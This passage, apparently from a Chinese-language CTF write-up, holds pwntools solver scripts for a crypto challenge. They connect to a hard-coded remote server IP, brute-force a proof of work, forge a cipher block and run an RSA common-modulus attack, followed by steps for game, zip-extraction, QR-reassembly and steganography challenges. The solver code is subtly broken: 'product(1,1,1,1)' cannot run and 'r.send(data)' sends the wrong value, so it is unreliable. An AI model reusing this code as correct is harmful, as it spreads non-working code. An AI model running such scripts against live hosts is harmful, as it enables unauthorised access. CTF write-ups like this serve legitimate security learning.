        r.recvuntil("Here is your cipher: b'")
        tmp = bytes.fromhex(r.recvline()[:-2].decode())
        if tmp[:16] == tmp[16:32]:
            print(f1)
            sleep(10000)
```

nc 120.78.131.38 10010

```
1.proof 1 略
2.proof 2 如下构造使第三个分组异或后等于'Whitfield__Diffi'
3.proof 3 先恢复E,共模攻击恢复m
```

```
from pwn import *
from hashlib import *
from itertools import product
from string import *
from tqdm import *
from Crypto.Util.Padding import pad
from Crypto.Util.number import *
from gmpy2 import *
r = remote("120.78.131.38",10010)# ,level='debug'
_ = r.recvuntil("XXXX + ")
data = r.recvline().decode().strip('\n').split("):")
l = string.ascii_letters + string.digits
for i,j,k,w in product(1,1,1,1):
    s = i+j+k+w+data[0]
    if sha256(s.encode()).hexdigest() == data[1]:
        print(s[:4])
        r.recvuntil('Give Me XXXX:\n')
        r.sendline(s[:4])
        break
r.recvuntil('You must prove your identity to enter the palace ')
tmp = bytes.fromhex(r.recvline()[:-1].decode())
inti = pad(b'Whitfield_Diffie',16)
print(inti[:16],inti[16:])
r.send(data)
_ = r.recvuntil('Flag has been encrypted by Diffie\n')
num = r.recvuntil(')').decode().strip('\n').strip('(').strip(')').split(', ')
```

```
print(num)
n, e1, e2, e3, c1, c2, c3 = [int(i) for i in num]

E = [0,0,0]
E[0] = GCD(e1,e2)
E[2] = GCD(e2,e3)
E[1] = GCD(e1,e3)

com, s0, s1 = gcdext(E[0]*E[1],E[0]*E[2])
assert s0*E[0]*E[1]+s1*E[0]*E[2] == E[0]
ce0 = pow(c1,s0,n)*pow(c2,s1,n)%n

com, s0, s1 = gcdext(E[0],E[1]*E[2])
assert s0*E[0]+s1*E[1]*E[2] == 1
m = pow(ce0,s0,n)*pow(c3,s1,n)%n
print(long_to_bytes(m))
```

Misc

GumpKing

将题目安装后运行,发现是一个游戏。需要不断向上跳到云朵上。


跳够一百下即可

都很好 就是flag味道有点大()

RedCoast

得到一堆01,分析发现有zip特征:

```
from Crypto.Util.number import *
with open('Signal', 'r') as f:
    con = f.read()
print(long_to_bytes(int(con,2)))
# 发现压缩包头的特征。
```




以二进制识别为十进制,再转换为bytes,保存为zip文件:


```
from Crypto.Util.number import *
with open('Signal', 'r') as f:
    con = f.read()
with open('signal.zip', 'wb') as f2:
    f2.write(long_to_bytes(int(con,2)))
```

打开压缩文件,得到625张黑白图片 以及 一个Signal.zip压缩包。

将625图片换成25x25的图片,得到二维码:

```
from PIL import Image
import os
IMAGES_PATH = 'signal~\\' # 图片集地址
IMAGES_FORMAT = ['.png', '.PNG'] # 图片格式
IMAGE_WIDTH = 100 # 每张小图片的大小
IMAGE_HEIGHT = 100 # 每张小图片的大小
IMAGE_ROW = 25 # 图片间隔,也就是合并成一张图后,一共有几行
IMAGE_COLUMN = 25 # 图片间隔,也就是合并成一张图后,一共有几列
IMAGE_SAVE_PATH = 'final.jpg' # 图片转换后的地址
newimg = Image.new('RGB',(IMAGE_COLUMN * IMAGE_HEIGHT, IMAGE_ROW * IMAGE_WIDTH))
for y in range(25):
    for x in range(25):
       timg = Image.open(IMAGES_PATH + str(y*IMAGE_COLUMN + x) + '.png')
       newimg.paste(timg, (x*IMAGE_WIDTH, y*IMAGE_HEIGHT))
newimg.save('new.png')
```





扫描得到key:




解压Signal.zip压缩包,又是一个txt,内容是十六进制,很长。


直接放CyberChef中跑,得到"三体"中的一张图片。





然后得到的这张图片,放进Stegosolve,勾选全通道,发现flag





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